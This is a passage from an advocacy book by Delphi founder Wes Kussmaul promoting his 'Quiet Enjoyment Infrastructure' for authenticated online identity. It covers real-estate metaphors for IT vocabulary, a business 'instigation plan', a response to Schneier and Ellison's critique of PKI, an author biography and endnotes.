Even more sensitive are the “hidden primaries,” the servers whose addresses are not published. The operation of those primaries is passing, according to the terms of the contract with the U.S. Department of Commerce that which originally operated the root server system, from VeriSign to ICANN. As part of this process, the Internet Assigned Numbers Authority will apparently have the same level of access control as ICANN’s Security and Stability Advisory Committee. The number of people with access to the consoles in the figurative and literal bunkers that control the Internet is expanding. Shouldn’t we have a strong assurance about the identity of the people touching the buttons?

Outdoor Facilities Alongside the Highway

As long as the subject is these outdoor things called web sites and their certificates, should we not look for the kind of accountability we have when the officer of a corporation takes responsibility for its actions? Is there any reason why the digital signature of an individual officer of QualityStuff, Inc., properly identified, should not accompany that site certificate?

Do you suppose that site’s privacy statement might get a little more respect from management if management had personal skin in the game?

Question 12 *Strict definitions of terms reduces confusion in the world of building codes and permits. Can terminology standards reduce rampant “FUD factor” confusion in information technology?*

Answer 12 The Common Vocabulary Component

What information technology provides to the online world is no more mysterious than what architects, contractors and property managers provide to the physical world. The Common Vocabulary Component requires the use of standardized terminology in the permitting of new facilities. By using the well-understood language of real estate, management can finally direct information technology, rather than the other way around.

Vocabulary is Everything

To a large extent, the vendors of technology products control our information appliances through vocabulary. If a vendor can come up with a new name for a concept, even if the concept is old, he has leverage by which to convince the customer of the necessity of purchasing the new-new thing.

To be sure, information technology is not the only field to attempt to control the market through buzzwords and jargon. Commercial real estate, the industry that serves as our model, is guilty of some of that same behavior.

But there is a very important difference of degree. An architect and contractor may expect the customer not to know the difference between blueboard and sheet rock and thereby gain a little bit of advantage, but they never try to suggest that clients do not understand the concept of a building enough to know what they want and need. The commercial real-estate industry serves at the direction of the property owners and their tenants.

By contrast, the message from the information technology community to the CEO and CFO is: You do not know enough about our field to enable you to manage the information technology in your business. All departments in your organization are managed by you, except for your information technology department. In other words, the way information is used in the organization for whose performance you are responsible is none of your business.

Wittgenstein Saves Us from FUD

A case can be made that certain disciplines, including the regulation of electrical devices and building codes, benefitted from the attention that the philosopher Ludwig Wittgenstein directed toward the importance of the meaning of words around the time that such regulations came into prominence.

Building codes are not poetry. Expressiveness and clever metaphor are out; specificity is the only literary value in a book of building codes.

The lack of specificity in the vocabulary of information technology gives vendors and consultants a license to print money through the skillful use of obfuscation. So let's bring some Wittgenstein to information technology!

Building Codes Eschew Obfuscation

Building codes are designed to specifically deter the use of Fear, Uncertainty and Doubt in information technology to confuse the customer and lock him into an onerous contract. The paperwork for getting a construction permit for a building must use terms defined in building codes. Here are a few taken from a random part of the alphabet in the construction glossary at <http://www.homebuildingmanual.com/Glossary.htm>:

Balloon framed wall - Framed walls (generally over 10' tall) that run the entire vertical length from the floor sill plate to the roof. This is done to eliminate the need for a gable end truss.

Balusters - Vertical members in a railing used between a top rail and bottom rail or the stair treads.

Balustrade - The rail, posts and vertical balusters along the edge of a stairway or elevated walkway.

Barge - Horizontal beam rafter that supports shorter rafters.

Barge board - A decorative board covering the projecting rafter (fly rafter) of the gable end. At the cornice, this member is a fascia board.

Semantic obfuscation is effectively illegal in the architecture, engineering and construction professions. If you start coming up with neologistic acronyms for things already named—a favorite marketing technique of information technologists—then you don’t get to practice your profession.

That is the principle behind the Common Vocabulary Component.

A Very Important Word

An important word in our Quiet Enjoyment vocabulary is *facility*. It is already used in the physical world to identify both buildings and the equipment used in buildings, and so it’s a good transitional link through which IT buzz can be dragged, perhaps kicking and screaming, into a language that anyone can use to describe the information facilities they feel are needed.

“Everything should be made as simple as possible, but no simpler.⁹²” While the Common Vocabulary Component calls for words to be as specific as possible, “facility” is deliberately unspecific about size or scale. A facility can be a whole building or an office suite, a set of laboratories, an auditorium or exhibit hall, or any combination. So it is with an online facility. It’s simply a place where people can assemble to get work done or be educated or entertained.

There is nothing new about the use of real-estate metaphors to make information technology concepts more understandable. “Tunnel,” we have noted, is one such word. A tunnel is supposed to be secure, but our mental picture of a tunnel is something that is wide open at both ends. Through its inadvertent accuracy the metaphor shows us what’s wrong with the technology it represents. A tunnel is not a facility by itself; it’s just an important part of a facility.

We use the term “file” to refer to a piece of information on either paper or disk. In what part of a facility do we put files? “SQL database?” Why not a “filing area?” The CEO ought to be able to specify that “we need a big filing area for our customer information, and it needs to be kept over there where it’s handy to both support people and sales” without once having to use terms like “flat file” and “SQL” and “TPM benchmark.”

Why not replace “authentication system” with “door and lock?” Engineers and locksmiths know that there are many kinds of doors and locks, that there is a lot of technology involved in the devices that control access to physical spaces. A CEO doesn’t

need to know the names of all the different kinds of pins and tumblers in order to say, “We need a good lock on this door.”

Why not call a company’s main website its “lobby?” Why do we bother with confusing terms like VPN and intranet and extranet and portal? Why do we have a “B-to-C eCommerce site” instead of a “showroom?”

The words, however, are not the most significant element of the Usable Vocabulary Component. This QEI Component is rather the discipline of insisting that all planning and management of online information facilities make sense, using terminology that makes sense.

What Ted Codd was able to do for the term “relational database,” and for that matter as the publishers of the Oxford English Dictionary did for English diction and as Noah Webster’s lexicographical descendants did for American diction, we need to do for the lexicography of facilities. Language should be managed. Not legislated, but managed. Otherwise, those who manipulate perceptions by inventing buzzwords and new meanings for existing buzzwords will leave us all buried under a disorderly pile of construction materials.

Architecture can only prevail when there is an authoritative architectural language. We need lexicographers who can take ownership of one or more terms, and be the authority on the meaning of those terms. The process needs to be managed as it is by the most respected dictionaries and encyclopedias.

See lexipedia.org for some suggestions about how this can happen.

If you don’t manage IT, it will manage you.

Peter MacMillan, Alliance e-Finance, in CMP’s agora.com

INSTIGATION PLAN SUMMARY

Whatever you can do, or dream you can do, begin it.

Boldness has genius, power, and magic in it

William Hutchinson Murray, attributed to Goethe

Which of the following enterprises could get funded by venture sources today?

1. Micro Soft Corporation (now called Microsoft Corporation)
2. Quantum Computer Services Inc. (until recently called AOL Time Warner)

Of course, neither of them could. Their plans lack credibility, predicated as they are on unproven market inflection points and unrealistically high return on investment.

The father of Micro Soft's founder retained people from his law firm to talk his son out of squandering trust funds on the abject folly of software for nonexistent personal computers. Unfortunately, the money was the son's to squander. Today the son is probably wandering the streets of Seattle, dirty and homeless, muttering to himself about this strange fantasy he calls "personal computer."

In the early 1980s I developed a strong understanding of the way the online media industry would unfold. What I described to investors was, in essence, America Online. I understood the barriers that would be faced by existing media players in the new media space. At the time, in the U.S., *Reader's Digest* was the one with an established online service. I understood why the new medium was at odds with *Reader's Digest*'s business model, why they were vulnerable to a much smaller competitor without media business baggage. Here's a passage about my presentation to the MIT Enterprise Forum, from the book *Business Plans That Win \$\$\$*⁹³:

The new company was seeking \$500,000 of financing...Panel members were quick to point out that *Reader's Digest*'s *The Source* was then spending about \$1 million monthly on advertising alone. Thus, attempting to become a viable competitor with a total of only \$500,000 was like playing penny ante in a \$20 poker game.

The book is still in print, still available in bookstores, still dispensing the same observation

and advice, despite the fact that my tiny undercapitalized Delphi Internet Services Corp., with its less-than-experienced team, soundly beat *Reader's Digest* in the online services business.

Our inexperience did have consequences. After our triumph, the Marketing VP at our competitor Quantum Computer Services approached me with a joint venture plan to beat CompuServe. Because my board and my management team were not on board with the vision of the next generation of GUI-based online services, I had to tell my visitor, whose name was Steve Case, that while the idea was a winner, I didn't have sufficient influence with my own team to make it happen. Soon after, Quantum Computer Services changed its name to America Online.

That was 1986. Believe it or not, the common thread among investors was that it was all over, that CompuServe had won, that there was no sense directing any resources to this mature online services market.

One of the most important things I have learned from those experiences is to pay a lot of attention to the selection of board members, team members, partners and everyone who touches the business.

If you believe that Microsoft, Facebook, Apple, Google and Symantec/VeriSign have the Internet-based online services field all wrapped up because of their size, then thank you for your time, let's not waste any more of it.

If on the other hand you are prepared for the possibility that the business model baggage which Microsoft, Facebook, Apple, Google and Symantec/VeriSign bring to the new business of secure authenticated Internet-based facilities makes them vulnerable to small, agile new competitors with new ideas and no baggage, then take a moment to consider the opportunities described in this part.

Remember, their business plans are built upon the assumption that your personal information is an asset that belongs on their balance sheets.

Our Authenticity business plans are built upon the assumption that significant numbers of people do not believe that their personal information should be considered an asset on the balance sheets of Microsoft, Facebook, Apple, Google and Symantec/VeriSign; that they would like the convenience of a personal cloud that they themselves own and control.

I realize that the idea of taking on Microsoft, Facebook, Apple, Google and VeriSign may seem quixotic. So let's call this an Instigation Plan instead of a business plan. This is about what a few different groups of people can do to change the way the world communicates and informs itself.

As was the case when I presented to the MIT Enterprise Forum, I believe that it would be a mistake to overcapitalize any of these businesses at this stage. We are in the seedling cultivation stage, and we must avoid over-fertilizing the roots. Just as Bill Gates had zero chance of attracting investors to his new Micro Soft Corp., our instigations do not fit the expectations of investors. My company is not public, and this book is not aimed at accredited investors.

On the other hand, we are all investors. We invest time and energy and hopefully heart and mind and soul into the projects we care about in the hope and belief that they will bear fruit.

How does one make a presentation to investors? If you're pitching to Wall Street, or to accredited private investors, or to prospective franchisees or employees, the path is well worn. There are plenty of slide show formats, business plans and private placement memorandum and UFOC templates and scripts, and job description forms. It's all rather cookbook. Most of those who are called investors are not offering heart or mind or soul, and typically not a lot of time or energy. They're only offering money.

Perhaps later we'll approach the money people together. Right now it's mostly talent and time and energy and heart and mind and an established record of reliable integrity that we're after.

Here we run into a problem. The laws of the various countries give plenty of guidance for offering future benefits to those who invest money, or for offering a job, or a franchise, or a certification program, or even some multi-level marketing opportunity. But how does one paint a picture of future benefits for becoming a part of a team like this one?

Not only does the law not cover the subject adequately, but the Authenticity plan calls for more than one organization. Many of them are not even commercial enterprises. One company obviously cannot go forward with visions of owning it all, or even of owning a controlling interest in a majority of the enterprises that will need to come into existence to make Quiet Enjoyment become reality.

This is a book, not an offering document. There is good reason for leaving much of the plan for building the various Authenticity Enterprises open. Much depends upon who steps forward with what qualifications and interest.

Provide That Which Is Scarce

Economics has been described as the study of scarcity. Successful businesses tend to ask, "What Is Scarce?" "What can I provide that people need and don't have enough of?"

Often a very local or very targeted answer, e.g. "Dry cleaners are scarce in my part of town" can lead to a profitable small business. At the other end of the scale, massive opportunities arise for those who can answer the question, "What is scarce not just in my part of town but globally?" As production efficiencies have made manufactured goods more commonly available than ever, good answers to that question themselves become scarce. There appears to be a scarcity shortage.

But scarcity will always be with us. Right now there is something that is desperately needed, massively in demand on a global scale, and very very scarce. The common belief is that it is scarce because it cannot be produced in sufficient quantity. Like gold or diamonds, its availability is very limited. It is simply not available.

We know, however, that this scarce item is actually quite producable. Take a moment to read about that which is scarce, and how you can have an important role in the production and marketing of this very scarce and very much needed product.

What Is Scarce?

The Quiet Enjoyment approach will deliver **authenticity** to a world that desperately needs it. But we at The Authenticity Institute can't do it all ourselves. The solution calls for new enterprises, both commercial and noncommercial, and for practitioners of new professions.

Help build a future where children are safe from online predation and adults are free to live their lives in the safety and privacy that Quiet Enjoyment provides.

Go to scarcityshortage.com, where you can check out a variety of opportunities.

At each facility you'll see a set of suggestions about how the organization might be chartered, and about the qualifications of individuals who ought to lead the organization. Depending upon whether the right people step up to the plate to make things happen, you might see more than that. Hopefully you'll fairly soon see a live facility with focused leadership and activity.

Now does it all seem a bit more likely to happen? Just a little bit? I hope so. Unless Plato's observation that necessity being the mother of invention has suddenly expired after two millennia of perfect validity, these organizations or something very like them will be invented by someone somewhere.

At any given time, people seem to want to believe that although quixotic ideas became reality throughout history up to the present, the big changes, the inflection points, the really disruptive technologies and their applications, are in the past. The world will settle down now. That is considered "realistic."

And of course the real world will have nothing of the sort. Whether you bet on QEI with its multitude of new organizations or on some other source of major change and its multitude of new organizations, you will at least be correct in the assumption of major change and a multitude of new organizations.

Guaranteed forecast: tomorrow will be unlike today.

DOES THIS FIX THE PROBLEM?

The Quiet Enjoyment Infrastructure is more than a public key infrastructure. It includes whole infrastructures that have nothing to do with public key cryptography. It includes a way of thinking about our online facilities that is largely based upon the vocabulary and assumptions and concepts of buildings. And it includes specifics about authority and new professions. What's that got to do with PKI?

Well, let's take another look at the definition of public key infrastructure that appears in *The Open Source PKI Book*:

The set of hardware, software, people, policies and procedures needed to create, manage, store, distribute, and revoke PKCs based on public-key cryptography.

“People” have been in at least one definition of PKI all along. But in the picture of PKI portrayed by vendors, cryptographers and trust management analysts, “people” refers to administrators in HR offices processing registrations and security technicians overseeing the operation of a certification “authority” server.

The Quiet Enjoyment Infrastructure is a PKI, that is, a puzzle kit infrastructure, much more than just its subset, its public key infrastructure. Its whole purpose is to overcome the problems that have been encountered in trying to deploy public key infrastructures. QEI is a puzzle kit infrastructure (PKI) that benefits from the hindsight gained in three decades’ worth of collective experience implementing public key infrastructure (PKI) in the real world. Apologies for having to introduce this confusing homonym, but something had to be done to shake up the lexicographical nonsense perpetrated under the PKI label.

QEI is simply our version of a PKI that we think can actually work in the real world. Now it’s time to test that assertion.

The best way to do that is to subject it to examination by experts. Perhaps you, dear reader, are one such expert. I welcome your feedback and can be reached at wes@ReliableID.com. Let’s also take a look at how QEI stands up to expert analyses and critiques of previous implementations of PKI, to see how well QEI fixes previously identified problems and flaws.

Ten Answers to Ten Famous “Risks” of PKI

On September 16, 2001, two distinguished cryptographers and security authors put forth⁹⁴ the definitive critique of the way PKI is implemented and deployed.

The authors’ bios, from their document:

Bruce Schneier is the author of *Applied Cryptography*, the Blowfish and Twofish encryption algorithms, and dozens of research papers and articles on cryptography and computer security. He is CTO of Counterpane Internet Security, Inc., a managed security service company offering leading-edge expertise in the fields of intrusion detection and prevention, preemptive threat discovery, forensic research, and organizational IT systems analysis.

Carl M. Ellison is a Senior Security Architect for Intel Corporation, with special focus on cryptography, cryptographic access control and public key certificates. Prior to the focus on cryptography, his earlier professional computer science career focused on system design with special emphasis on distributed and networked systems.

If anything, those bios are overly modest statements of some really noteworthy accomplishments. Hundreds of encryption algorithms are brought forth by hundreds of cryptographers each year, but almost none of them can claim to be finalists in the competition to be anointed as the U.S. Federal government's AES standard, as Bruce Schneier's Twofish algorithm can.

Both Schneier and Ellison write more than scholarly papers. One of Bruce Schneier's unique talents is to be able to write about security at any level. His newsletter, *Crypto-Gram*, includes common-sense reflections on things like airport security, while his other works such as *Applied Cryptography* delve into the number theory mathematics behind asymmetric cryptography. At about the same time the paper was published, Schneier also published *Secrets and Lies*, a comprehensive book for general audiences about digital security.

The 400-page book ends with a three page afterword that is really a lament. He describes an epiphany, a realization in 1999 that

Beautiful cryptography was regularly compromised through bad implementations. Carefully tested implementations were being broken through human errors. We would do all this work, and systems were still insecure.

He then explains his epiphany...

I came to security from cryptography, and thought of the problem in a military-like fashion. Most writings about security come from this perspective, and it can be summed up pretty easily: Security threats are to be avoided using preventive countermeasures...

Imagine my surprise when I learned that the world doesn't work this way. I had my epiphany in April 1999: that security was about risk management, that the process of security was paramount, that detection and response was the real way to improve security, and that outsourcing was the only way to make this happen effectively...

I've realized that the fundamental problems in security are no longer about technology; they're about how to use the technology. There's no way to turn what we do [BT Counterpane's monitored security services] into a product...

The epiphany is what makes Bruce Schneier's contribution so valuable. So many of the people in the security business, including the vendors that Schneier goes on to be so critical of, are stuck in the military-countermeasures view of security: As a general secures a province, so we should secure our businesses. Trouble is, the only thing you can do in a war zone is wage war. You can't get any real world work done in a war zone. You can try to secure your company's network using the military approach, just don't expect to be able to use it for anything except its own self protection. And as we have seen, the military approach fails to provide security anyway.

But Schneier's epiphany did not take us all the way out of the war zone. He was still saying that the only hope is human detection, response and monitoring. We're still seeing the network as an essentially outdoor space to be patrolled by highly trained guards with dogs; just outsource the work because your own guards and dogs aren't up to the job.

That's still not realistic. The physical world continues to provide us with the apt metaphor. In it, businesses have guards, but they're not highly trained military personnel with high powered rifles patrolling an outdoor perimeter defined by a tall chain link fence topped with razor wire.

Most organizations have something better, more practical than a secure outdoor perimeter. It's called...a *building*. A building provides the possibility of usable facilities for organizations that could never afford that Counterpane-style trained perimeter guard. A few minimally-trained and minimally-paid security guards taking turns sitting at a reception station after hours are quite sufficient to secure the typical office building, provided the building is properly designed and constructed, that is, provided it carries an occupancy permit.

The most important part of establishing security is performed by the daytime receptionist. His or her instructions are not the ones we issue to a guard at a commando outpost, that is, to determine whether people who approach the gateway are friend or foe, whether their intentions are good or bad. Instead, the receptionist just asks for identity in the form of a driver's license or business card, and issues a visitor badge. It doesn't characterize the visitor as good or bad, friend or foe; it just establishes accountability for whatever happens while they are in the building..

Since these paragraphs appeared in the first edition of this book, the prolific Mr. Schneier has come out with about a half a dozen more books about various aspects of security and cryptography. Of particular note is *Liars and Outliers*. In a description of the book appearing in the October 2011 edition of *Crypto-Gram*, Bruce seems to be coming in from outdoors. I'll explain after this discussion of the *Ten Risks* paper.

Our response to the 10 risks of PKI should be seen as the response of a businessperson to a paper entitled "Ten risks to securing spaces with building materials for people who have never seen a building." Our response is, "Hey, these PKI building materials are good solid stuff, why aren't we building buildings with them!" If I may be so presumptuous, I suggest that the real destination of Bruce Schneier's intellectual quest away from the

military model of security is: *real estate*. This is all about providing security with bounded *indoor* spaces, which then make security monitoring so much easier. Not only that, it turns networks into actual *usable places of business*.

The complete, point-by-point response to the Ten Risks paper is given in *Quiet Enjoyment*, from which this book was derived.

Back to Liars and Outliers

Ten Risks is more than a decade old, and my response to it is not much younger. Because Bruce Schneier is such a prolific writer, and particularly because he is so candid about himself, we get to observe the evolution of his thinking over time.

We have cited his 1999 epiphany that he had “[come] to security from cryptography, and thought of the problem in a military-like fashion... [then] I learned that the world doesn’t work this way... I’ve realized that the fundamental problems in security are no longer about technology; they’re about how to use the technology.”

Near the beginning of this chapter we mentioned that Bruce’s comments about his latest book-in-the-works, to be entitled *Liars and Outliers*, shows what sounds like another epiphany. From his comments in Crypto-Gram:

At the beginning of the month, I completely reframed the book. I realized that the book isn’t about security. It’s about trust. I’m writing about how society induces people to behave in the group interest instead of some competing personal interest. It’s obvious that society needs to do this; otherwise, it can never solve collective action problems. And as a social species, we have developed both moral systems and reputational systems that encourage people behave in the group interest. I called these systems “societal security,” along with more recent developments: institutional (read “legal”) systems and technological systems.

That phrasing strained the definition of “security.” Everything, from the Bible to your friends treating you better if you were nice to them, was a security system. In my reframing, those are all trust pressures. It’s a language that’s more intuitive. We already know about moral pressure, peer pressure, and legal pressure. Reputational pressure, institutional pressure, and security pressure is much less of a stretch. And it puts security back in a more sensible place. Security is a mechanism; trust is the goal.

This reframing lets me more easily talk directly about the central issues of the book: how these various pressures scale to larger societies, and how security technologies are necessary for them to scale. Trust changes focus as society scales, too. In smaller societies (a family, for example), trust is more about intention and less about actions. In larger societies, trust is all about actions. It’s more like compliance. And as things scale even further, trust becomes less about people and more about systems. I don’t need to trust any particular banker, as long as I trust the banking system. And as we scale up, security becomes more important.

Possibly the book’s thesis statement: “Security is a set of constructed systems that extend the naturally occurring systems that humans have always used to induce trust and enable society. This extension became necessary when society began to operate at a scale and complexity where the naturally occurring mechanisms started to break down, and is more necessary as society continues to grow in scale.”

So the phrase “societal security” is completely gone from the book. (Like the phrase “dishonest minority,” it only exists in old blog posts.) There’s more talk about the role of trust in society. There’s more talk about how security, real security this time, enables trust. It felt like a major change when I embarked on it, but the fact

that I did it in three days says how this framing was always there under the surface. And the fact that the book reads a lot more cleanly now says this framing is the right one.

This may come off like they guy in the T shirt commercial who unilaterally claims kinship with his airplane seatmate Michael Jordan, but it does seem that Bruce Schneier is coming around to a Quiet Enjoyment kind of view of security.

Beyond all of these considerations lies another urgency that goes completely unaddressed in the PKI literature. It's understandable that some papers, such as Carl Ellison's, would not deal with it because it appears not to directly affect corporate networks.

It's about that part of the Internet that represents its future: that is, it's about the Internet as a media channel, not as mere plumbing for the routing of packets used in some business process.

Our children already depend upon the Internet for their school work. Our religious congregations and soccer leagues and the world's tourism industries and governments and on and on have come to rely upon the Internet. Yet the professional literature of the PKI community, the community that has the essential tools that can make the use of the Internet secure, never seems to deal with the Internet at all! If it's mentioned in that literature, it appears literally as a cloud into which packets disappear and then reappear in some icon on a schematic chart.

Who knows, maybe the Internet-as-business-cloud can survive the effects of tens or hundreds of millions of broadband-connected home computers turned into zombie hosts, spewing forth vast quantities of unsolicited high resolution pornographic popup images in our children's faces by using QoS. Perhaps someone can come up with filters that the phishers and fraudsters and spammers and botnet builders can't quickly defeat, and the tendency of unsolicited email to devour increasing amounts of productivity of business organizations will suddenly stop.

But I wouldn't bet on it.

Taher Elgamal Sums It Up

Taher Elgamal, the inventor of SSL and the source of the observation that the problem with today's security architectures is that they don't exist, offers this pithy note⁹⁵ about identity:

Identity Federation Versus PKI

Neither technology alone offers the ultimate user authentication infrastructure

This may seem to defend PKI, which is hardly the case, but it is interesting to learn from the past as we plan for the future.

PKI has been tainted over the last several years as difficult to implement and hard to build a good trust model on. This is actually mostly the result of a few choices that were made years ago without taking into consideration the practical issues.

So here comes identity federation, with the promise of solving the trust problems. However, identity federation really only works in small circles of already-known entities, as the meaning of the identity can easily map into the authentication domain. The original purpose of a PKI was to enable “a globally recognized” credential with specific attributes — this is not easy to solve within a federated model.

Can we combine the two notions? Do we have to? The ultimate user authentication infrastructure needs to solve both the local trust issue as well as lead to a well-designed access control mechanism. Neither of these are quite achieved with a pure PKI or a federation system.

Does This Fix The Problem?

So here we are, a few hundred pages after first opening up the discussion of the problems created by doing things outdoors by the side of the highway as though it were an indoor space. We now put the question posed by the title of this chapter, “Does This Fix The Problem?” out for your judgment. You are judge and jury. Whether you are Taher Elgamal, Bruce Schneier, Carl Ellison, or someone else, it’s your call.

Does this fix the problem?

Take your time. Look closely. Aggressively pick QEI apart. The more thorough you are, the more likely you’ll conclude that the answer is a definite yes.

THE HIGHWAY HOME


In decades to come, you and your children will be living and working largely in facilities that do not occupy a physical space.

To illustrate that point, let's *not* start with how well such facilities solve the problem of protecting our children, or how efficient or enjoyable it is. Let's also skip the fact that business can use properly designed bounded spaces to great commercial advantage. Rather, if we are talking about inventing a new layer and inventing a new way to live and work in that layer, then let's talk about the undisputed forebear of invention.

Let's talk about necessity.

The largest and fastest-growing portion of the world's population is identified by demographers as the "newly-industrialized third world." Those three billion or so people who have been watching cars and planes on television now want a part of that life. They want their cars. They want their air travel. What does North America and Europe tell them when they demand the same physical mobility we enjoy – at least one car in every garage, frequent plane trips, mobile vacations? Delivering what they appear to be entitled to is a physical impossibility.

*Our virtual contact center
ALLOWS JETBLUE'S
600 AGENTS
to work from home.
HOW CAN WE HELP YOU?*



There are dozens of reasons why the established middle class of the world, the residents of Europe and Australia and North America and selected other outposts, cannot continue to enjoy the mobility we already have. Earth does not have enough petroleum to burn, air to pollute, land to despoil, or roadway space to jam to support the byproducts of such mobility.

Add another three billion people newly aware, newly economically enfranchised, newly expecting of the good life, and you arrive at an inescapable conclusion. If the human species is to continue to transport itself, that transportation has to be in online space rather than physical space. We have to move to a new continent – one of bounded, authenticated online facilities.

We also need to make the move because hanging out on the highway already presents too many threats to our well-being. If you have spent any time in the Third World, you probably know that desperate people can make for hazardous public spaces. If we think the Internet is an unsafe place now, just wait until information appliances start to proliferate in the Third World like TV sets already have. As that starts to happen, buildings will become even more necessary.

Take a good look at this photograph from an Avaya advertisement. Is there any doubt that you are looking at the workplace of the future?

Ad agencies do tend to illustrate their messages with happy faces, but look again. Is that smile just advertising hyperbole, or is it the smile of life in a world of rampant Quiet Enjoyment, of being comfortable, secure, and in control?

To build a virtual call center like that today requires a large server facility, lots of money, and lots of onsite systems integration people.

Tomorrow that will be different. In years to come the guy you're looking at could be putting his own office facility together himself, to operate from any server, even the one on his lap. Perhaps he just received his occupancy permit.

If the right spaces are built, the world can move to those spaces in an orderly fashion and all of us will escape from the mobility jam. Or we can fumble around with unorganized, unviable public space, in which case we turn to, in Hans Moravec's words, "mere jelly."

Back to the Village

The Quiet Enjoyment Infrastructure adds the layer of real estate that makes the desktop world hospitable and much less dangerous. Moving from a piece of the open Internet that has been made to look like a community to a genuine building is like moving from a refugee camp to a nice home or comfortable office in a friendly village where people know and care about each other.

Not everyone will be initially enthusiastic about that move. There will be outcries from those who believe free speech means anonymity without an accountability mechanism—and large open communities whose inhabitants are very mobile do provide a kind of anonymity-based privacy that was lacking in villages of old.

The problem with the old villages was everybody knew what you were up to. The advantage of them was everybody knew what you were up to. For better or worse, your privacy was based upon doors and rooms and buildings, not on anonymity. If you wanted to do something that you didn't want your fellow villagers to know about, you had to be much more discreet than would be necessary in an anonymous apartment in a big city.

On the other hand, you didn't have to hang out in a bar just to be somewhere "everybody knows your name." Like it or not, everyone in the village knows your name.

With QEI you get the best of both. Accountable anonymity. That is, you may be completely anonymous to everyone, until your actions give someone the right to know and the need to know some specific information about who you are, as governed by specific rules. It's the anonymous city and the accountable village, combined.

Manifest Destiny

It's time to lift our sights, time to stop fretting over where to draw the compromise between privacy and accountability and instead embrace the means to have both. With thoughtful construction of new spaces in which to live and work, we can have far more privacy than was ever provided by modern anonymity.

All this represents very large change, and large change never happens quickly. As Gartner notes⁹⁶,

"Users, the media, and industry analysts and players almost always *overestimate* the impact and growth rates of nascent information technologies. As a corollary, in the long term, the effects on business and society of these technologies – after they are introduced and are widely available – often are *underestimated*."

The larger the mountain, the more slowly its slope increases as you walk toward it. The Internet and the personal computer adoption curves certainly behaved this way. The Internet was the next big thing for a decade and a half before the curve started getting steep.

QEI will not be an overnight sensation. It requires big changes in the way people do things, just as the personal computer and the Internet did. The adoption slope will grow slowly, prompting the usual skeptics to pronounce its early demise.

But Mother Necessity has many children, and QEI is a sibling of Invention. While its curve will not satisfy those with short memories and cravings for instant action, it will keep growing. The Quiet Enjoyment Infrastructure will change the world.

That seems like quite a mouthful, doesn't it? It's as radical as the notion of the personal computer in 1975 or the Internet in 1985. It seems like a huge undertaking – because it is. And so what? Since when did hugeness ever keep something that had to happen from happening? Just ask the descendants of Dr. Dionysus Lardner (1793-1859), Professor of Natural Philosophy and Astronomy at University College, London, who pronounced that:

Men might as well project a voyage to the Moon as attempt to employ steam navigation against the stormy North Atlantic Ocean.

Why not come on home to your new village? It's the warmest, friendliest, securest, most complete, most viable place on earth. Help lead this migration from the depersonalization of twentieth century media to the authenticity of the new community – *your* community.

ABOUT THE AUTHOR

Wes Kussmaul was the sole founder in 1981 of Delphi Internet Services Corporation, “The Company That Popularized The Internet.” At the time it was sold to Rupert Murdoch’s News Corporation in 1993, Delphi was among the four largest online services, along with AOL, CompuServe, and Prodigy, and the first to bring full Internet access to mass audiences. Delphi was the first with online auctions, shopping carts, and many other features of the online medium which we now take for granted.

In 1986, while CEO of Delphi, Wes launched a spinoff, Global Villages, Incorporated to serve magazine publishers and business clients with their own private-label online services. During the next twelve years Global provided business planning, design, engineering, hosting, management and promotion services for Digital Equipment Corporation, William F. Buckley’s *National Review*, *BioTechniques*, *Hardcopy*, *International Business*, *Business Digest*, and many other companies and magazines. Global’s hosting business was sold in 1998 and is now a part of NTT Verio.

Before becoming a pioneer of the online services industry, Wes managed sales of computer graphics hardware and software products for Tektronix, Benson and Gould. Prior to that, he worked for Liberty Mutual Insurance Company in database development projects.

Wes earned a BS in physics in 1971 from Central Missouri State University while stationed at nearby Whiteman Air Force Base (Strategic Air Command). He is an individual adherent of the International Union of Latin Notariats (UINL) and has been appointed a Notary Ambassador by the National Notary Association (NNA).

When not promoting authenticity entrepreneurship, Wes enjoys hiking and skiing with his family. He lives with his wife Maria, two of his five children, and their dog Kerberos in Weston, Massachusetts.

ENDNOTES

1

2 *Botnet Economics*, a report by YuryNamestnikov, published July 22, 2009, by Kaspersky Lab

3

4 A video of my United Nations WSIS presentation may be seen at <http://www.youtube.com/watch?v=e3hViw833so>

5 “Need to Create? Get a Constraint,” by Jonah Lehrer, Wired, November 13, 2011,
<http://www.wired.com/wiredscience/2011/11/need-to-create-get-a-constraint/>.

6 “Tech Bullies Behaving Badly” by By Tom Kaneshige, CIO, August 17, 2012
http://www.infoworld.com/slideshow/61138/tech-bullies-behaving-badly-200202?source=IFWNLE_nlt_daily_2012-08-17#slide2

7 From a post by David Walker, April 30, 1991, archived at <http://cyber.eserver.org/prodigy.txt>.

8 Peter Judge, *High Risk: WLANs and Web Services*, ZDNet (UK), May 28, 2002.

9 A disproven myth held that the Arpanet was designed to withstand the attack of an enemy using nuclear weapons, e.g. the Soviet Union. In reality the enemy's name is Murphy.

10 “Saying It’s Disbanding, Hacker Group Urges New Cyber attacks,” The New York Times, June 27, 2011.

11 “‘BLACK MARKET BANK’ ACCUSED OF LAUNDERING \$6B IN CRIMINAL PROCEEDS” BY JACK CLOHERTY, ABC NEWS, MAY 28, 2013; <HTTP://ABCNEWS.GO.COM/US/BLACK-MARKET-BANK-ACCUSED-LAUNDERING-6B-CRIMINAL-PROCEEDS/STORY?ID=19275887>

12 “The NSA Is Building the Country’s Biggest Spy Center (Watch What You Say),” James Bamford, *Wired*, March 2012.

13 “Révélation sur le Big Brother Français,” *Le Monde*, July 5, 2013.

14 “NSA Has Been Hijacking the Botnets of Other Hackers” by Kevin Poulsen, *Wired*, March 12, 2014

15 “What Privacy Policy?” by Andy Greenberg, *Forbes.com*, June 23, 2008.

16 WordNet® 1.6 ©1997 Princeton University.

17 Charles Jennings and Lori Fena, *The Hundredth Window: Protecting Your Privacy and Security in the Age of the Internet*, New York: Free Press, 2000), xvii.

